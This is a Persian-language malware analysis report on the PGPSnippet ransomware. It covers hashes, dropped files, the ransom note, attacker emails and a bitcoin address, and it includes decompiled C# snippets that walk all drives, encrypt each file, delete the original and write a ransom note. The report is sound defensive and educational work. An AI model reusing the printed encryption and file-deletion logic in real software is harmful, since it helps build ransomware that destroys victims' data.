باسمه تعالی

تحلیل فنی باج افزار PGPSnippet

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام PGPSnippet خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در نیمه‌ی دوم ماه می سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. این باج‌افزار از الگوریتم‌های رمزنگاری PGP و RSA و ۳DES برای رمزگذاری فایل‌ها استفاده می‌کند. به نظر می‌رسد نام این باج‌افزار از ترکیب دو کلمه PGP (یک نوع الگوریتم رمزنگاری) و Snippet (یک اصطلاح در برنامه‌نویسی) تشکیل شده است. طبق بررسی‌های انجام شده در صورت عدم نصب Net Framework ٤.٠ بر روی سیستم قربانی این باج‌افزار قادر به اجرا شدن نمی‌باشد. برخی از آنتی‌ویروس‌های معتبر این باج‌افزار را از خانواده بدافزار Zusy تشخیص داده‌اند. این باج‌افزار همانند اکثر باج‌افزارها، پس از رمزگذاری فایل‌ها از قربانیان تقاضای بیت‌کوین می‌کند.

مشخصات فایل اجرایی :


نام فایل	PGPSnippet.exe
MD٥	١١٣٢٧٤b٩٢٤bdbb٩٨eea٣c٦٢٢١ec٠٧eb٣
SHA-١	٩٢٧١٨d٩١٣٦c٦٦f٠٠fb٠٤e٦٦٢٢fcf٧f٤٩٧٩dee٥٨٨
SHA-٢٥٦	٤a٧٥٧٦٣b٠d٨٤٩٣b٣d٦٦aa٩b٢c٥٧ffb٢٤٠a٠٢٠٠٣٦d٠٧aeff٢a٦d٩٨٥f٠d٠٢٤af٥c
اندازه فایل	١.٢٩ MB
کامپایلر	Visual C++ ٢٠٠٨ Release -> Microsoft

فایل اجرایی این باج افزار دارای چهار بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٦.٧٥	٤٠٩٦	١٠٤٢١٦	١٠٤٤٤٨
.rdata	٦.٤٤	١١٠٥٩٢	٢٨٠٨٤	٢٨١٦٠
.data	٣.٢٦	١٣٩٢٦٤	١٢٤٨٠	٥٦٣٢
.rsrc	٨	١٥٥٦٤٨	١٢١١٩٩٢	١٢١٢٤١٦

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار PGPSnippet، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، ابتدا تمام درایوهای سیستم قربانی را اسکن می‌نماید و یک فایل با عنوان Logs.txt در مسیر C:\Users\admin\AppData\Roaming\FrameworkLog ایجاد می‌کند که این فایل شامل تمام فایل‌های اسکن شده توسط باج‌افزار می‌باشد. همچنین فایل دیگری تحت عنوان hosts.txt که محتوای آن شامل یک کلید شخصی برای قربانیان است را نیز در مسیر C:\Users\admin\AppData\Roaming ایجاد می‌کند که قربانیان باید آن را هنگام برقراری ارتباط با مهاجمین، ارسال نمایند. در تصویر زیر می‌توان این دو فایل را مشاهده نمود.




پس از آن باج‌افزار شروع به رمزگذاری تمام فایل‌های اسکن شده و موجود در فایل Logs.txt می‌کند و در همان حین، یک فایل با عنوان !!!README_DECRYPT!!!.txt در کنار فایل‌های رمزگذاری شده و بر روی Desktop قرار می دهد که محتوای آن که شامل پیغام باج‌خواهی می‌باشد. قربانیان این باج افزار می‌توانند از

طریق آدرس ایمیل decodeme٦٦٦@tutanota.com که در پیغام باج‌خواهی موجود است با مهاجمین ارتباط برقرار نمایند.

همانطور که اشاره شد این باج‌افزار از الگوریتم‌های رمزنگاری PGP و RSA و ٣DES برای رمزگذاری فایل‌ها استفاده می‌کند و پس از رمزگذاری، پسوند decodeme٦٦٦@tutanota_com. را به انتهای فایل‌ها اضافه می‌کند. تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد.




پس از اتمام فرآیند رمزگذاری، باج‌افزار پیغام باج‌خواهی خود را به نمایش می‌گذارد و به دلیل رمزگذاری دایرکتوری مربوط به نرم‌افزارهای نصب شده بر روی سیستم قربانی، هیچ یک از نرم افزارهای مذکور دیگر قابل استفاده نخواهند بود. تصویر زیر پیغام باج‌خواهی باج افزار PGPSnippet را نشان می‌دهد.




بر اساس پیغام باج‌خواهی، مهاجمین اعلام نموده‌اند تمامی فایل‌های قربانیان توسط این باج‌افزار رمزگذاری شده است و جهت رمزگشایی آن‌ها قربانیان بایستی معادل مبلغ ۵۰۰ دلار را در واحد پول بیت‌کوین و به کیف پول بیت‌کوین به آدرس ۱Nvhebx٦EHmFmXokSbXMxbCNGN٢fwtgq٨W پرداخت نمایند. پس از تایید پرداخت مبلغ باج، کلید رمزگشایی به همراه نحوه‌ی استفاده آن برای قربانیان ارسال خواهد شد. مهلت پرداخت باج ۷۲ ساعت در نظر گرفته شده است که در صورت عدم پرداخت مبلغ باج افزایش خواهد یافت. همچنین هر گونه تلاش غیر از پرداخت مبلغ باج‌خواهی باعث از بین رفتن فایل‌ها خواهد شد. طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج‌افزار تراکنشی نداشته است.

طبق اخبار دریافت شده، باج افزار، پس از اجرای دوباره باج‌افزار در برخی از سیستم‌های مورد حمله، فایل اصلی خود را حذف کرده و یک نسخه از آن را تحت عنوان KBFilt.exe در مسیر C:\Users\admin\AppData\Roaming کپی می کند. همچنین دو فایل دیگر با نام های BouncyCastle.crypto.dll و Associace.exe توسط باج‌افزار در همان مسیرهای قبلی رها می‌شوند که باج‌افزار از فایل BouncyCastle.crypto.dll جهت رمزگذاری استفاده می‌کند و فایل Associace.exe یک پیغام باج‌خواهی شامل یک شمارنده می‌باشد که در حال حاضر به درستی اجرا نمی‌شود. طبق پیغام باج‌خواهی مربوط به این فایل، مبلغ باج ۳۰۰۰ دلار تعیین شده است و ایمیل جهت برقراری ارتباط با

مهاجمین به آدرس keepcrypt@tutanota.com می‌باشد. در انتها فایل logs.txt توسط باج افزار حذف می شود.تصاویر زیر مربوط به اثرات باج‌افزار بر روی سیستم قربانی، پس از حمله می‌باشد.




تصویر ۱: قبل از اجرای باج‌افزار




تصویر ۲: بعد از اجرای باج‌افزار

همانطور که در تصاویر بالا نیز مشخص است پس از اجرای باج‌افزار تغییراتی در رابط کاربری ویندوز توسط باج‌افزار ایجاد شده است و همچنین از حجم فضای آزاد درایو اصلی ویندوز نیز کاسته شده است که علت این امر این است که باج‌افزار، یک کپی از برخی از فایل‌هایی که رمزگذاری می‌کند در همان دایرکتوری ایجاد می‌نماید که تصویر زیر به خوبی این موضوع را اثبات می‌کند.



باج‌افزار PGPSnippet فایل‌های موجود در Recycle Bin را نیز حذف می‌نماید و تمام ابزارهای کاربردی مربوط به ویندوز را نیز رمزگذاری می‌کند. همچنین به دلیل رمزگذاری دایرکتوری مربوط به نرم‌افزارهای نصب شده بر روی سیستم قربانی هیچ یک از آن‌ها دیگر قابل استفاده نخواهند بود. تصویر زیر مربوط به رمزگذاری ابزارهای کاربردی ویندوز توسط باج‌افزار می‌باشد :



در صورت راه اندازی مجدد رایانه، به علت تغییراتی که باج‌افزار در پارتیشن ویندوز که فایل‌های بوت را ذخیره سازی می‌کند ایجاد نموده است، پیغام زیر به نمایش در می‌آید و قربانیان به ناچار باید از طریق دیسک بوت، آن را تعمیر نموده و یا ویندوز خود را دوباره نصب نمایند.

با توجه به رفتار باج‌افزار PGPSnippet و بررسی فایل Logs.txt متوجه این موضوع شدیم که هدف اصلی این باج‌افزار فایل‌های موجود در درایو اصلی ویندوز قربانی می‌باشد و در صورت نصب نرم‌افزارهای


مختلف در درایوهای دیگر سیستم، فقط آن‌ها را رمزگذاری می‌کند و فایل‌های دیگر را رمزگذاری نمی‌کند، قربانیان در صورتی که فایل‌های مهمی در درایو اصلی ویندوز ندارند، با تعویض ویندوز می‌توانند از این باج‌افزار رهایی یابند. در غیر این صورت بایستی از فایل‌های رمزگذاری شده خود پشتیبان تهیه نمایند تا در صورت انتشار ابزارهای رمزگشایی مربوط به این باج‌افزار، فایل‌های رمزگذاری شده خود را رمزگشایی نمایند.

بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه های متداول از جمله هرزنامه‌ها وجود دارد.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار PGPSnippet به نتایج زیر دست پیدا کردیم.


طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار PGPSnippet ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. همچنین مشخص شد که پس از رمزگذاری به انتهای فایل‌ها پسوند .decodeme٦٦٦@tutanota_com اضافه می‌شود، این تغییرات به خوبی در تصویر زیر قابل مشاهده است.



برخی از فایل‌های ایجاد شده توسط باج‌افزار، در تصویر زیر قابل مشاهده می‌باشد :



تصویر زیر مربوط به پیغام باج‌خواهی باج‌افزار در کدمنبع آن می‌باشد :



قطعه کدهای زیر، مربوط به بررسی درایوها و دایرکتوری‌های مختلف سیستم قربانی پس از اجرای باج‌افزار، می‌باشد.

```
public void CearchFile()
{
    List<string> list = new List<string>();
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        if (driveInfo.IsReady)
        {
            list.Add(driveInfo.Name);
        }
    }
    for (int j = 0; j < list.Count; j++)
    {
        this.method_0(list[j]);
    }
```

تصویر ۱

```
private void method_0(string string_5)
{
    try
    {
        foreach (string text in Directory.GetDirectories(string_5))
        {
            try
            {
                foreach (string item in Directory.GetFiles(text, "*.*"))
                {
                    this.list_2.Add(item);
                }
                this.method_0(text);
            }
            catch
            {
            }
        }
    }
    catch
    {
    }
}
```

تصویر ۲

قطعه کد زیر مربوط به اضافه شدن پسوند decodeme٦٦٦@tutanota_com. به انتهای فایل‌ها می‌باشد :

```
for (int i = 0; i < this.list_2.Count; i++)
{
    string fileName = Path.GetFileName(this.list_2[i]);
    string directoryName = Path.GetDirectoryName(this.list_2[i]);
    try
    {
        if (!fileName.EndsWith(".decodeme666@tutanota_com") && fileName != "!!!README_DECRYPT!!!.txt" &&
          directoryName != "FrameworkLog" && fileName != "hosts.txt" && fileName != "KBFilt.exe" && fileName !=
          "BouncyCastle.Crypto.dll" && fileName != "Logs.txt")
        {
            byte[] bytes = Form1.Encrypt(File.ReadAllBytes(this.list_2[i]), this._PubKey);
            File.WriteAllBytes(this.list_2[i] + ".decodeme666@tutanota_com", bytes);
            File.Delete(this.list_2[i]);
            File.WriteAllText(Path.GetDirectoryName(this.list_2[i]) + "\\!!!README_DECRYPT!!!.txt",
              this.string_0);
        }
    }
    catch
    {
    }
}
```

در قسمت تحلیل پویا اشاره نمودیم که باج‌افزار تغییراتی را در رابط کاربری ویندوز ایجاد می‌کند، این فرایند با استفاده از فایل USER٣٢.DLL انجام می‌شود.

Sample_PGPSnippet.c

```
7919    char v20; // [sp+18h] [bp-Ch]@12
7920    char v21; // [sp+1Ch] [bp-8h]@11
7921    int v22; // [sp+20h] [bp-4h]@1
7922
7923    v22 = 0;
7924    v3 = _encoded_null();
7925    if ( !dword_423E1C )
7926    {
7927      v4 = LoadLibraryA("USER32.DLL");
7928      v5 = v4;
7929      if ( !v4 )
7930        return 0;
7931      v6 = GetProcAddress(v4, "MessageBoxA");
7932      if ( !v6 )
7933        return 0;
7934      dword_423E1C = _encode_pointer(v6);
